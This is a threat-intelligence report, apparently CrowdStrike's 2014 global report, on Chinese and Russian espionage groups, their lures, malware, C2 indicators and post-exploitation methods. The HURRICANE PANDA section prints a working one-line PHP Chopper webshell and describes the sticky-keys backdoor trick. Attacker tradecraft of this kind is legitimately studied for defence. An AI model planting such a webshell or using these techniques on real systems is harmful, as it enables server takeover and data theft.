Malaysia Airlines suffered two catastrophic incidents in 2014. In March, one of its flights (MH370) from Kuala Lumpur to Beijing mysteriously disappeared less than an hour after takeoff. In July, another of its flights (MH17) from Amsterdam to Kuala Lumpur was shot down while flying over a conflict zone in Ukraine. These events received large amounts of attention in the press, and the controversy and mystery surrounding them made the incidents ideal for targeted intrusion adversaries to use in their operations.

Operations leveraging the MH370 incident in spear phish email began within days of the accident. The TEMPER PANDA adversary was particularly prolific in its use of MH370-related emails to deliver malicious documents that



## Notable Activity

---



dropped malware connecting to a known TEMPER PANDA C2 address, [www.verizon.proxydns.com](http://www.verizon.proxydns.com). Activity from the LOTUS PANDA adversary and an actor using Naikon malware was also observed.

Additionally, CrowdStrike identified an incident carried out by an adversary believed to have a nexus to Pakistan. This attack used a malicious zip archive containing a file named Malaysia Airline MH370 hijacked by Pakistan.scr. It delivered malware more commonly known as BitterBug, which used a C2 at IP address 199.91.173.45.

Operations related to the MH17 crash appeared to be more limited, but also began within days of the incident. A number of incidents from China-based adversaries were observed like the one identified on 22 July 2014 leveraging a decoy document concerning the black boxes on MH17 and NetTraveler malware connecting to a C2 at [www.gobackto.net](http://www.gobackto.net). The Russia-based adversary known to CrowdStrike as FANCY BEAR also piggybacked on the MH17 disaster, targeting victims with the Sofacy malware dropped alongside a document concerning the cessation of hostilities around the crash site.

### CONFLICT IN UKRAINE

The conflict in Ukraine has been the motivation for a significant amount of targeted intrusion operations and other malicious cyber activity. The conflict was leveraged to conduct operations targeting entities in Ukraine, Russia, and other countries with interests in the region.

China-based adversaries were active in targeting around this conflict. A significant amount of the activity from Chinese actors was related to the MH17 disaster discussed above. While other malicious operations related to these events targeted Ukrainian entities, most of the activity from China-based actors appeared to be targeted at Russian organizations. Numerous incidents were identified leveraging Russian-language lures with content concerning security in Ukraine, such as the one below that was observed in an incident from September using PlugX malware calling to [chromeupdate.authorizeddns.org](http://chromeupdate.authorizeddns.org) and [googlesupport.proxydns.com](http://googlesupport.proxydns.com).





## Notable Activity



### Что такое важное для безопасности Украины?

Между военно-морскими силами Украины и США проводили совместные учения «Си Бриз-2014» и «Быстрый трезубец». Но эти учения не имеют никаких серьезных политических подтекстов. Эти учения предусмотрены в рамках общих мер повышения уровней безопасности и доверия. Их задачей является установление контактов на военных уровнях - на уровне командования и личного состава, участвующих в этих учениях. Вторая задача состоит в том, чтобы проверить и обеспечить совместимость военных контингентов, привлекаемых к совместным миротворческим операциям, где необходимо взаимодействие различных родов войск и воинских контингентов из разных стран. Ну и, как любые учения, они имеют целью повышение профессионализма всех военнослужащих, которые в них участвуют. В том числе и украинского контингента. С политической точки зрения, эти учения могут носить символический характер, но непосредственно на ситуацию не влияют.

И вот, учитывая российскую агрессию, Украина решила свести инженерные сооружения с железобетонным укреплением, колючей проволокой, наблюдательными вышками, затоплением с латинскими лозунгами и

One of the primary reasons for this increase in Russian targeting by China-based adversaries is likely that ties between China and Russia have recently been growing stronger. In May 2014, the two countries agreed on a \$400 billion deal for Russia to supply natural gas to China. Additionally, they reached agreements over the construction of a bridge between the countries and the use of a port in eastern Russia; they also revealed a plan to set up GPS ground stations in each other's country. This interaction between the two countries increasingly makes Russia a target of interest for Chinese targeted intrusion operations.

In addition to the China-based activity, CrowdStrike Intelligence also identified an interesting set of targeted activity apparently focused on targets within Russia. The actor responsible employs a rather complex piece of malware that uses polymorphic DLLs and filenames customized on a per-deployment basis. The malware was dropped alongside a wide variety of malicious documents containing exploit code for either CVE-2012-0158 or CVE-2014-1761. Related decoy documents were both Russian and English language and contained content pertaining to Russia such as the Ukrainian conflict, an advertisement for the sale of a car from the German embassy in Moscow, and an invitation to a Russian university conference on space technology. The actor abuses legitimate cloud infrastructure for its C2.




## Notable Activity



### HIGH VOLUME OF SOUTHEAST ASIA TARGETING

Governments in Southeast Asia and organizations doing business in the region have been popular targets for China-based targeted intrusion operations for years. China is generally interested in Southeast Asia because of its proximity and its desire to monitor activity in the region in order to retain a strategic advantage. However, during 2014, China was more specifically motivated to carry out targeted intrusion operations in the region by tensions between it and other Southeast Asian nations, primarily Vietnam and the Philippines, due to disputes over territorial rights in the South China Sea.

The South China Sea has long been a source of tension between China and other Southeast Asian nations. The United Nations (UN) attempted to ease these tensions in its 1982 Convention on the Law of the Sea, which granted countries in the region rights to marine and energy resources within a certain range of their coast. This was meant to give all countries in the region some claim to vital trade routes and to the vast energy resources believed to exist there. China disputes the UN-granted rights and stakes a historical claim to almost the entire South China Sea.



Tensions really boiled over in May 2014 when a Chinese state-owned energy company placed an oil rig, HD-981, in Vietnamese territorial waters. The rig was deployed close to the Paracel Islands, which are claimed by both China and Vietnam. The presence of the rig precipitated continuous clashes between Chinese and Vietnamese vessels, violent protests of Chinese businesses in Vietnam, and elevated tensions between China and other nations in the region such as the Philippines.

It was during this time in May 2014 when China-based targeted intrusion activity against entities in Southeast Asia increased significantly.

The uptick was likely due to Chinese interest in monitoring reaction of government and other organizations in the region. Numerous adversaries (primarily GOBLIN PANDA, VIXEN PANDA, LOTUS PANDA, PREDATOR PANDA, and PIRATE PANDA) and numerous malware variants (PlugX, Poison Ivy, Mirage, Enfal, and Naikon) were observed being used in these operations.



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT


TWO THOUSAND FOURTEEN




## Notable Activity



OBSERVED  
TARGETING  
BY COUNTRY  
- MAY 2014



OBSERVED  
TARGETING  
BY COUNTRY  
- JUNE 2014



CrowdStrike Intelligence observed that GOBLIN PANDA and VIXEN PANDA were the adversaries most actively targeting Southeast Asia. GOBLIN PANDA activity was heavily weighted towards Vietnamese targets. This adversary used multiple malware variants during this period, but over time switched over almost entirely to PlugX malware.


Based on the decoy documents used in the incidents, it appears that Vietnamese government organizations were a primary target (although private sector targeting of foreign companies was observed as well), as the



## Notable Activity



decoys were often Vietnamese government documents. The screenshot below is an example of one of these decoys, with this one related to Vietnam's Fisheries Protection Department. A reference to the HD-981 oil rig can be seen in the first sentence. The C2 domain for the malware used in conjunction with this document was dns.dubkill.com.



In the regional targeting surrounding these events, VIXEN PANDA activity was observed focusing mostly on the Philippines, particularly in the area of defense. Pictured below is a decoy document from an incident identified in April. The only content is a header marked "Secret" with the letterhead for the Philippines Naval Operation Center. The malware used in this incident was Mirage, installed using DLL side-loading, which takes advantage of the search order the operating system goes through to load DLLs. This particular sample




# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

## Notable Activity




used NVIDIA-related files often seen with PlugX to side-load the Mirage payload. The C2 for the malware in this incident was todaynews.dns-dns.com.



The Southeast Asia activity declined dramatically at the end of August, which coincided with the time that China removed HD-981 from Vietnamese waters. A slight spike occurred in October when PIRATE PANDA and VIXEN PANDA stepped up targeting of Vietnam and the Philippines again, possibly due to arms acquisitions by Vietnam meant to bolster its maritime security capabilities. Since that time, sporadic activity with a Southeast Asia focus was observed, but nothing at a sustained level like that which was observed from May to October.

It is highly likely that tensions will increase again as the disputes over territory and resources in the South China Sea remain unresolved.



### DEEP PANDA THINK TANK TARGETING

In July 2014, CrowdStrike publicly reported on malicious activity linked to the DEEP PANDA adversary at two U.S.-based think tanks.<sup>11</sup> This activity followed typical DEEP PANDA Tactics, Techniques, and Procedures (TTPs) with

<sup>11</sup> <http://blog.crowdstrike.com/deep-thought-chinese-targeting-national-security-think-tanks/>



## Notable Activity



what, at the time, was a novel technique utilizing PowerShell to download MadHatter malware on victim machines. Although the TTPs were typical, the specific targeting at each institution provided insight into how these adversaries may be tasked in their operations.

Analysis of each incident revealed that, up until mid-June 2014, the adversary was focused on experts on Asian and Chinese policy at each affected institution. This targeting is consistent with the objectives likely imposed on Chinese intelligence collection during this time in support of global intelligence collection surrounding the ongoing HD-981 incident. During mid-June, DEEP PANDA clearly and immediately shifted focus from Asia-related issues to Middle East-related issues. This shift coincided with a significant uptick in attacks from the Islamic State of Iraq and Syria (ISIS), particularly an attack on the Baiji oil refinery in Iraq.

At one institution, the actor focused on a target with expertise in China's natural resource consumption and energy sourcing requirements. Additional targets at this institution included an executive assistant and network engineers and administrators. The targeting of an executive assistant would likely provide access to information on high-level strategy and operational information, and targeting of network administrators would provide information useful in lateral movement and establishing persistence.

At the second institution, targeted individuals had extensive careers in the U.S. government and intelligence community, had written on U.S. Middle East policy, and had given congressional testimony on ISIS issues. The targets in this instance could provide information on potential U.S. strategy and possibly even communications between the institution and U.S. government entities.

The rapid pivot between individuals at these institutions focused on Asia issues to individuals focused on Middle East issues shows how quickly these adversaries are able to react to new tasking. The targeting in these cases appear to be in line with interests of government organizations who would desire information on strategic options that the U.S. might be considering with respect to ISIS. Information from these kinds of institutions would also be useful to companies doing business in the Middle East.






## Notable Activity



### WORLD CUP

The biggest event of the year in terms of media coverage and sheer global attention was the FIFA World Cup played in Brazil between 12 June and 13 July. Events of this scale usually attract malicious actors who leverage them for purposes of deceiving targets into credentials theft, compromise of networks for espionage, and other objectives.

CrowdStrike covered the run-up to the World Cup with reporting that outlined potential threats to the event. Chief among these was that of hackers attacking or defacing websites related to the Cup. Designated adversary GHOST JACKAL was detected partaking in said actions prior to the beginning of the tournament, which also saw large-scale street protests against the government.

Later, during the Cup, CrowdStrike's warning came to fruition when the websites for the Cup itself and for Brazil's Federal Police were both taken down.<sup>12</sup> Additionally, CrowdStrike observed some limited World Cup-related targeted intrusion activity from China-based actors LOTUS PANDA and VIXEN PANDA, but the level of activity from such actors was not as high as anticipated. 

<sup>12</sup> 12 Hackers Take Down World Cup Site in Brazil, 20 June 2014, <http://bits.blogs.nytimes.com/2014/06/20/hackers-take-down-world-cup-site-in-brazil/>



# Know the Adversary



Know your adversary to  
better protect your network.  
**Detect, deter, and defend**  
against today's most  
sophisticated attackers.







## Know the Adversary

---



### **Effect of Public Reporting on Adversary Activity**

In the 2013 Global Threat Report, CrowdStrike discussed a Russian adversary designated ENERGETIC BEAR. Beginning in July 2014, several security vendors disclosed additional information on this actor.

This adversary has previously demonstrated more than a basic awareness of operational security (OPSEC). Unsurprisingly, ENERGETIC BEAR quickly abandoned their compromised website C2 infrastructure they had acquired for these operations. Although infected machines would continue to beacon to the C2 servers, no further tasking would be provided.

Since the public disclosures, no new builds of the malware used by ENERGETIC BEAR - primarily the Havex and SYSMain RATs - have been observed. This toolset has seen several evolutionary developments over a period spanning at least five years, and its loss is likely to cause the adversary to enter a retooling phase. The underlying intelligence requirements driving their operations are unlikely to change, however, and it is likely that ENERGETIC BEAR will re-emerge with a new toolset in the future.

In June 2014, CrowdStrike published<sup>13</sup> public reporting detailing the attribution of an adversary designated as PUTTER PANDA to the 12th Bureau of the 3rd General Staff Department of the People's Liberation Army, also known as Unit 61486. This attribution was facilitated by one of the PUTTER PANDA operators providing pictures of the unit's operational base on social media, using accounts that could be associated with C2 domains - a serious OPSEC mistake. After the publication of CrowdStrike's report, the social media account containing photos of the unit's base was deleted, and PUTTER PANDA appears to have stopped using the tools previously identified by CrowdStrike.

<sup>13</sup> <http://resources.crowdstrike.com/putterpanda/>



## Know the Adversary

---



Another significant public disclosure of an adversary group was the publication of a report on Unit 61398 (a.k.a. COMMENT PANDA) in February 2013. While this group also initially “went dark” following the report’s public release, there have been indications that this actor was in operation again by October 2013.

The disclosure of information regarding ongoing operations has been hotly contested in the information security community. Many attribute such disclosures to marketing or other self-promoting behavior. While the motivations surrounding public disclosures are certainly open to discussion, these observations indicate that public disclosures to date have had a significant impact on advanced adversary operations.

It is becoming apparent that the priorities levied by organizations sponsoring cyber espionage are unaffected by such disclosures. It is highly likely that groups who have been publicly reported on will return to the same activities with new toolsets, if they have not already. CrowdStrike’s approach to public disclosure balances the benefits of disrupting operations with the risk of losing visibility into adversary actions by driving a change in TTPs.

This balance is accomplished by looking at the existing publicly available reporting, and what the likely reaction by the adversary is. This is then reviewed in terms of Intelligence Gain/Loss (IGL); among other things, this includes the potential intelligence value of a disclosure, what are potential impacts to visibility of the adversary, and how does this impact the ability to protect customers? Forcing the adversary to retool means the cost of doing business has gone up; they must invest in new tools, infrastructure, and potentially training, which may have consequences for how brazen the adversary will be in the future.

### **HURRICANE PANDA**

HURRICANE PANDA is an advanced China-based adversary actively targeting Internet services, engineering, and aerospace companies.



## Know the Adversary



Since February 2014, CrowdStrike Intelligence has observed HURRICANE PANDA leverage at least two zero-day exploits, a unique DNS resolution technique, and tools traditionally used by Chinese actors. Once inside a victim's network, this adversary seeks to gain legitimate credentials to move laterally and establish RDP sessions to achieve their objectives. Based on their technical capabilities, HURRICANE PANDA is currently one of the most advanced Chinese actors tracked by CrowdStrike.

### **Zero-days, Exploits, and Web Vulnerabilities**

As stated above, CrowdStrike Intelligence observed HURRICANE PANDA leveraging two zero-day exploits, indicating that this adversary has above-average capability or access to exploit developers. First, in February 2014 this actor was observed using SWC tactics to gain initial footholds into victim networks via CVE-2014-0322. Successful exploitation during this campaign led victims to install the Sakula malware. Much of the targeting in this campaign appeared to be against the French aerospace sector.<sup>14</sup>

In October 2014, HURRICANE PANDA used CVE-2014-4113 to escalate privileges on already-compromised 64-bit Windows machines.<sup>15</sup> Their exploitation of this vulnerability marked the first time it was observed in the wild.

In addition to zero-day exploits, HURRICANE PANDA has also used three other privilege-escalation exploits and another remote code execution exploit.

Finally, in another case, HURRICANE PANDA gained initial access to a victim via a SQL injection vulnerability. They then used the vulnerability to upload a simple Chopper webshell script to gain additional access, move laterally to the corporate network, and install additional RATs.

### **THE RAT PACK**

HURRICANE PANDA makes use of several Remote Access Tools

<sup>14</sup> <http://blog.crowdstrike.com/french-connection-french-aerospace-focused-cve-2014-0322-attack-shares-similarities-2012/>

<sup>15</sup> <http://blog.crowdstrike.com/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/>



## Know the Adversary

---



(RATs). Over the course of the year, CrowdStrike Intelligence observed this adversary employing Sakula, GhOst RAT, PlugX, and HiKit. While GhOst RAT has been widely available for many years, the other RATs have exclusively been tied to China-based actors.

This actor also made extensive use of Chopper webshell; this provides the equivalent functionality of a RAT for adversary control of web servers. Chopper can exist in a rather simple form:

```
<?php eval($_POST["chopper"]); ?>
```

where “chopper” is an attacker-selected password of sorts. This simple one-line script gives an attacker access to a web server from which they can deploy privilege-escalation tools, move laterally, or deploy more complex scripts to interact with databases on the web server.

While PlugX usage has increased significantly over the past year among China-based actors, HURRICANE PANDA’s usage of the tool was notable for two reasons. First, when configuring PlugX, the attacker is given the option of using up to four DNS servers of their choosing. Knowing this, HURRICANE PANDA discovered a unique service offered by California-based Internet service provider Hurricane Electric. By abusing Hurricane Electric’s free DNS service, the actors were able to resolve popular domains like [www.pinterest.com](http://www.pinterest.com), [adobe.com](http://adobe.com), and [github.com](http://github.com). Using legitimate domains presumably would fool incident responders into believing the communications were benign.


HURRICANE PANDA leveraged PlugX’s custom DNS feature to use the free DNS hosting services provided by Hurricane Electric to resolve these domains to PlugX C2 nodes instead of their legitimate IP addresses. Hurricane Electric quickly took action to prevent the abuse that allowed DNS resolution for legitimate domains.



## Know the Adversary



SCREENSHOT  
OF PLUGX  
USER  
INTERFACE



GOOGLE PROJECTS  
USED BY HURRICANE  
PANDA TO SERVE  
ENCODED C2 SERVERS

The other unique C2 resolution method employed by HURRICANE PANDA was the use of Google Code as a host for an encoded string containing the real PlugX C2 node as shown below.

Project	Summary
<a href="#">admmomom</a>	DZKSHAAAAFAACDDDDOCCDJDOCCDEIDOCJDDZJS
<a href="#">dropython</a>	DZKSPAALLBACDADDCOCBDIDBOCBDDDDOCCDDHDDZJS
<a href="#">eyewhewe</a>	DZKSHAAALLBACDDDDOCCDJDOCCDEIDOCJDDZJS
<a href="#">loompler</a>	DZKSHAAAAFAAGDBDOCHDIDOCDEDOCBDDHDDZJS
<a href="#">phphhphphphp</a>	DZKSPAALLBACDADDCOCBDIDBOCBDDDDOCCDDHDDZJS
<a href="#">pthon</a>	a project
<a href="#">rubbay</a>	ZKSGAALLBACDADDDOCBDDDFDOCBDDDEDOCCDEDDDDZJS

Despite this method of C2 server distribution being available in PlugX since at least 2012, its usage is not common. In this case, the PlugX malware will request one of the Google Code projects, search the page for a string delimited with “DZKS” and “DZJS”, and decode



## Know the Adversary



<sup>16</sup> <http://blog.crowdstrike.com/adversary-tricks-crowdstrike-treats/>

the string. The decoded string contains the protocol over which to communicate, as well as the IP address and port pair. When the above strings are decoded, the following IP addresses are used as PlugX C2 servers:

- **223.29.248.9**
- **202.181.133.237**
- **61.78.34.179**
- **203.135.134.243**

### Post-Exploitation and Exfiltration

After HURRICANE PANDA has established a foothold on a victim's network, they then seek legitimate credentials via tools such as Windows Credential Viewer, Windows Credential Editor, or Mimikatz. Once credentials have been obtained, the actor tends to use these for access to the network instead of interacting with their RAT, thus reducing their footprint and allowing them to appear as legitimate VPN users.

If credentials cannot be obtained, HURRICANE PANDA will often rely on RDP. First, they will replace the sticky keys file (using the `sethc.exe` hack<sup>16</sup>) with a copy of their preferred Chinese version of `cmd.exe` on the victim machine. Then they will access the victim computer over RDP, and, when presented with a login screen, IT will invoke the sticky keys mechanism and be presented with an administrative command shell. Furthermore, PlugX contains a reverse-RDP tunneling capability that HURRICANE PANDA has employed.

Exfiltration by HURRICANE PANDA follows a simple pattern often performed by China-based adversaries. First, files of interest are compressed and password protected using RAR. Next, they stage the files at a convenient location. Finally, they exfiltrate the files from the network via FTP.



## Know the Adversary



### Possible Connections to AURORA PANDA

CrowdStrike Intelligence is currently evaluating possible connections between HURRICANE PANDA and AURORA PANDA. There is currently no definitive link, but indicators of compromise linked to AURORA PANDA have been discovered on networks also compromised by HURRICANE PANDA. Other connections include: similar toolsets, access to zero-day exploits, and possible infrastructure connections.

HURRICANE PANDA is among the more capable China-based adversaries, and run-ins with this actor should be treated with the utmost concern.

### GOTHIC PANDA

GOTHIC PANDA is another advanced Chinese adversary that CrowdStrike Intelligence tracked throughout 2014. This adversary has been observed targeting a number of high-profile victims in key sectors including financial, technology, NGO/international, and energy.

In early May 2014, CrowdStrike observed this adversary mounting a campaign in which spear phishing messages were used to direct targets to landing pages that would exploit a zero-day Use-After-Free vulnerability in Internet Explorer. The following is a brief timeline of important events in this campaign:

DATE	EVENT
24 APRIL 2014	Earliest observed resolution for subdomain in attack
25 APRIL 2014	Phishing messages sent to targets
26 APRIL 2014	Microsoft issues advisory for vulnerability CVE-2014-1776
01 MAY 2014	Out-of-band patch issued by Microsoft



## Know the Adversary

---



In addition to targeting of individuals within targeted organizations, phishing messages from this adversary were observed being sent to mailing lists for specialized topics such as high-performance computing, weather metadata software, and pre-medical programs at educational institutions.

An observed phishing message is show below:

**From:** Kelly Dragos <Kelly.Dragos\_at\_peggroup.com>  
**To:** [redacted]  
**Date:** Sat, 26 Apr 2014 04:48:56 +0800  
**Subject:** UPDATED GALLERY for 2014 Calendar Submissions

Hi,

The 2014 Senior Staff Club House calendar gallery has been updated. To submit artwork for consideration, please go here:<REDACTED>

The deadline for submission is May 2, 2014.

Thanks and look forward to seeing your beautiful projects!

Kelly

Victims in these campaigns were infected with the implant known by the anti-virus name Pirpi, which has been seen in use since 2009. Pirpi provides the adversary with a traditional set of RAT features that allow the adversary to exfiltrate and deploy files, along with remote shell access to a compromised system.

GOTHIC PANDA is considered by CrowdStrike Intelligence to be one of the more advanced adversaries tracked. Over time, the Pirpi implant has improved to feature more aggressive anti-analysis techniques, and the network communication with control servers has improved to hinder network-based detection.

While investigating GOTHIC PANDA, CrowdStrike Intelligence identified a strong code overlap between the Pirpi implant and





## Know the Adversary

---



a defunct malware known by the anti-virus name Dreammon (or DreamClick). This malware possesses a feature set more in line with adclicker malware rather than targeted activity. As adclicker malware is more common with criminal adversaries, it has been postulated that if the same adversary behind Dreammon is behind Pirpi, this adversary's initial motives may have been financially driven.

### OVERVIEW OF RUSSIAN THREAT ACTORS

Although the Chinese calendar predicted that 2014 would be the Year of the Horse, in many respects 2014 has been the Year of the Bear in the cyber realm, with several high-profile Russia-based actors receiving public attention. The reported activity has included actors tracked by CrowdStrike as ENERGETIC BEAR, FANCY BEAR, and VENOMOUS BEAR, as well as other sets such as Sandworm, which uses the Black Energy toolset in targeted attacks, in contrast to its normal use as criminal malware. CrowdStrike also tracks other adversaries attributed to Russia under cryptonyms such as BERSERK BEAR, BOULDER BEAR, and the financial-crime-motivated actor MAGNETIC SPIDER.

VENOMOUS BEAR, also known as Snake, Turla, and Oroborous, uses a set of implants that culminates in a sophisticated Windows-based rootkit that can leverage an encrypted Virtual File System (VFS) as a staging area for tools to deploy and data prepared for exfiltration. It also includes implants for other platforms such as Linux that can be used to operate command-and-control infrastructure. External reporting indicates a targeting bias toward entities in the government sector, along with the use of zero-day exploits. These TTPs, along with the maturity of the attacker's toolset, indicate that this is a highly sophisticated adversary.

FANCY BEAR is CrowdStrike's name for an adversary also known as Sofacy. Although the tools used by this actor are not as complex as those employed by VENOMOUS BEAR, they share a common targeting focus on government and military entities, with a particular



## Know the Adversary

---



emphasis on Russia's "near abroad" regions such as Eastern Europe. As well as implants for Windows, Linux, and mobile operating systems, FANCY BEAR employs credential phishing attacks, spoofing legitimate sites to harvest the details of users of interest.

Proactive analysis during 2014 revealed another Russian actor that has not encountered public exposure, yet appears to have been tasked by Russian state interests. BERSERK BEAR has conducted operations from 2004 through to the present day, primarily aimed at collecting intelligence but has also provided capability in support of offensive operations in parallel to the Russia/Georgia conflict in August 2008.

ENERGETIC BEAR has been tracked by CrowdStrike since 2012. The adversary initially focused on targets in the energy sector, but more recently had branched out to attempt to compromise financial, industrial, and commercial organizations. This corresponded with a shift from primarily using SWC attack vectors to targeted email attacks. Analysis of ENERGETIC BEAR's post-exploitation activity revealed the use of custom tools for credential harvesting, network enumeration, and interaction with industrial automation equipment.

### **FANCY BEAR**

In the second half of 2014, CrowdStrike Intelligence analyzed the targeted attack activity of a particularly interesting Russian actor named FANCY BEAR. The campaigns conducted by this actor target high-profile military and government entities in a variety of countries, most notably political institutions of former Soviet nations as well as Eastern European countries, NATO institutions, and organizations of western countries. Technical indicators, such as the resource locales and C2 domain registrant information, exhibit references to a Russian-speaking adversary. In addition, the targeting is consistent with strategic interests of the Russian Federation.



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Know the Adversary

---



